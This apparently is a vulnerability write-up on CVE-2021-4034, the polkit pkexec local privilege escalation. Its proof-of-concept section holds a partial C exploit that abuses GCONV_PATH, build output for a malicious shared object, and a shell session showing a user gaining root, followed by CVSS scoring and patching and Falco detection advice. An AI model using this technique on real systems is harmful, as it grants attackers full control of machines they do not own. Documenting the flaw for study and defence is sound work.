CVE Details

CVE ID: CVE-2021-4034

CVE Description

On polkit's pkexec program, a local privilege escalation issue was discovered. The pkexec application is a setuid tool that enables unprivileged users to execute commands as privileged users in accordance with specified policies. The current version of pkexec incorrectly handles the number of calling parameters and ends up attempting to execute environment variables as commands. An attacker can take advantage of this by modifying environment variables in such a way that they cause pkexec to execute arbitrary code. If the attack is successful, it can result in a local privilege escalation by granting unprivileged users administrative rights on the target machine.

Software versions including this vulnerability.

- CentOS 2009

Method

The following steps were engaged in the exploitation process.


1. Design c file which can bypass the authentication of root profile.
2. Direct to the terminal and compile and build the final executable file exploit.c
3. Execute the final executable file to get root authentication.

Analysis of the vulnerability

1. This vulnerability has been hiding in plain sight for 12+ years and affects all versions of pkexec. It is actively being targeted.
2. CISA added this vulnerability (CVE-2021-4034) in its Known Exploited Vulnerabilities catalog in June 2022.
3. The US cybersecurity agency also gave all Federal Civilian Executive Branch Agencies (FCEB) agencies three weeks, until July 18, to patch their Linux servers to block exploitation attempts.


Proof of Concept (PoC)

1. First, design the exploitation code which is needed to gain access to root profile.




```
#include <stdio.h>
#include <stdlib.h>

#define BIN "/usr/bin/pkexec"
#define DIR "evildir"
#define EVILSO "evil"

int main()
{
    char *envp[] = {
        DIR,
        "PATH=GCONV_PATH=.",
        "SHELL=ryaagard",
        "CHARSET=ryaagard",
        NULL
    };
    char *argv[] = { NULL };

    system("mkdir GCONV_PATH=.");
    system("touch GCONV_PATH=./" DIR " && chmod 777 GCONV_PATH=./" DIR);
```

2. Next make the final executable file of exploit.c




```
[asg@localhost CVE-2021-4034-main]$ make
gcc -shared -o evil.so -fPIC evil-so.c
gcc exploit.c -o exploit
[asg@localhost CVE-2021-4034-main]$ █
```

3. After that execute the exploit file to get access to the root profile



```
[asg@localhost CVE-2021-4034-main]$ ls
evildir  evil.so  evil-so.c  exploit  exploit.c  GCONV_PATH=.  Makefi
[asg@localhost CVE-2021-4034-main]$ make
gcc -shared -o evil.so -fPIC evil-so.c
gcc exploit.c -o exploit
[asg@localhost CVE-2021-4034-main]$ whoami
asg
[asg@localhost CVE-2021-4034-main]$ ./exploit
mkdir: cannot create directory ‘GCONV_PATH=.’: File exists
mkdir: cannot create directory ‘evildir’: File exists
[root@localhost CVE-2021-4034-main]# whoami
root
[root@localhost CVE-2021-4034-main]# S
```

Risk Evaluation



Severity

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Polkit's pkexec has a vulnerability (CVE-2021-4034) that has been weaponized in the field. This vulnerability is present in all major Linux distributions' default setup and can be exploited to get full root rights on the system.

Risk Mitigation

- Advice to Users: Apply the latest security patches from your Linux distribution to address the issue related to CVE-2021-4034.
- Falco: Falco is a Cloud Native Computing Foundation (CNCF) incubating project designed to detect anomalous activities in cloud-native environments.
- Detecting CVE-2021-4034 with Falco:

  You can use Falco to detect if you are impacted by CVE-2021-4034.
  Falco provides a set of rules to identify suspicious activities in containerized environments. Specifically, there is a Falco rule that is configured to help identify potential exploitation or suspicious behavior related to CVE-2021-4034.

References

"NVD - CVE-2021-4034," *nvd.nist.gov*. https://nvd.nist.gov/vuln/detail/CVE-2021-4034

"CVE - CVE-2021-4034," *cve.mitre.org*. https://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2021-4034

"HCLSoftware," *Hcl-software.com*, 2021. https://www.hcl-software.com/blog/bigfix/linuxvulnerability-cve-2021-4034-is-actively-being-exploited-remediate-now-using-bigfix/

"Red Hat Customer Portal - Access to 24x7 support and knowledge," *access.redhat.com*. https://access.redhat.com/security/cve/CVE-2021-4034

"CVE-2021-4034," *Ubuntu*. https://ubuntu.com/security/CVE-2021-4034